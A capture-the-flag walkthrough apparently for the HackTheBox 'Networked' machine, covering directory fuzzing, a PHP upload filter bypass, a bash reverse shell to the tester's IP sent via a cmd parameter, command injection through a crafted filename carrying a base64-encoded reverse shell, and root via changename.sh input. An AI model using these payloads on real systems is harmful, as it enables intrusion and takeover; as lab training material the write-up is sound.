> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/ctf-walkthrough/exploiting-the-htb-networked-box-from-recon-to-root.md).
# Exploiting the HTB “Networked” Box: From Recon to Root
## HTB - Networked Walkthrough
**Category**: Web Exploitation, Privilege Escalation\
**Tags**: #cybersecurity
***
### 🕵️ Initial Recon
* Service found: **SSH**
* Version: **OpenSSH 7.4**
* Possible exploit: [CVE-2016-10012](https://www.exploit-db.com/exploits/40963)
```bash
wfuzz -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt --hc 404 http://10.10.10.146/FUZZ
```
* Found and extracted `backup.tar` archive.
* Inside: `upload.php` code with weak validation.
***
### 📤 File Upload Vulnerability
* The upload logic checks only:
* MIME type
* File extension
**Request (Burp Suite)**
```http
POST /upload.php HTTP/1.1
Host: 10.10.10.146
Content-Length: 329
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://10.10.10.146
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryRKXbcJxOmo3AUCu7
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.10.10.146/upload.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
------WebKitFormBoundaryRKXbcJxOmo3AUCu7
Content-Disposition: form-data; name="myFile"; filename="test.php.png"
Content-Type: image/png
PNG
�
------WebKitFormBoundaryRKXbcJxOmo3AUCu7
Content-Disposition: form-data; name="submit"
go!
------WebKitFormBoundaryRKXbcJxOmo3AUCu7--
```
 ### 🐚 Reverse Shell Access

* Used `nc` on Parrot OS:
```bash
nc -lvnp 4444
```
* Burp request:
```http
GET /uploads/10_10_14_8.php.png?cmd=bash+-i+>%26+/dev/tcp/10.10.14.8/4444+0>%261 HTTP/1.1
Host: 10.10.10.146
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
```
 ***
### 🧼 File Cleanup Script Vulnerability
* In `guly`'s home directory, a script was auto-deleting files not matching an IP regex.
```php
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```
* This allows **command injection**.
*
```
 ```
* made a reverse shell
```
echo "bash -i >& /dev/tcp/10.10.14.8/4445 0>&1" | base64
```
```
touch -- ';echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44LzQ0NDUgMD4mMQo=" | base64 -d | bash'
```
* gully can run the following
#### Reproduction
```bash
touch -- ';echo "YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC44LzQ0NDUgMD4mMQo=" | base64 -d | bash'
```
***
### ⚙️ Privilege Escalation via `changename.sh`
 ```bash
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF
regexp="^[a-zA-Z0-9_\ /-]+$"
for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
echo "interface $var:"
read x
while [[ ! $x =~ $regexp ]]; do
echo "wrong input, try again"
echo "interface $var:"
read x
done
echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done
/sbin/ifup guly0
```
* Vulnerability: passes user-controlled input to a script executed with root privileges.
#### Exploit:
```bash
echo 'bash -p' > /tmp/payload
chmod +x /tmp/payload
sudo /usr/local/sbin/changename.sh
```
When prompted:
```
interface NAME:
guly0
interface PROXY_METHOD:
none
interface BROWSER_ONLY:
no
interface BOOTPROTO:
none /tmp/payload
```
Executes `/tmp/payload` as root.
* as said in this Blog post if a space is given this is executed everything after the space as root
*
***
### 🧠 Lessons
* Never trust user input — always sanitize and validate properly.
* File upload protections should go beyond MIME and extension.
* Never directly pass input to shell commands without sanitization.
***
### 🔗 References
* [Full Disclosure - changename.sh bug](https://seclists.org/fulldisclosure/2019/Apr/24)
* [YouTube Walkthrough](https://www.youtube.com/watch?v=H3t3G70bakM)
*
*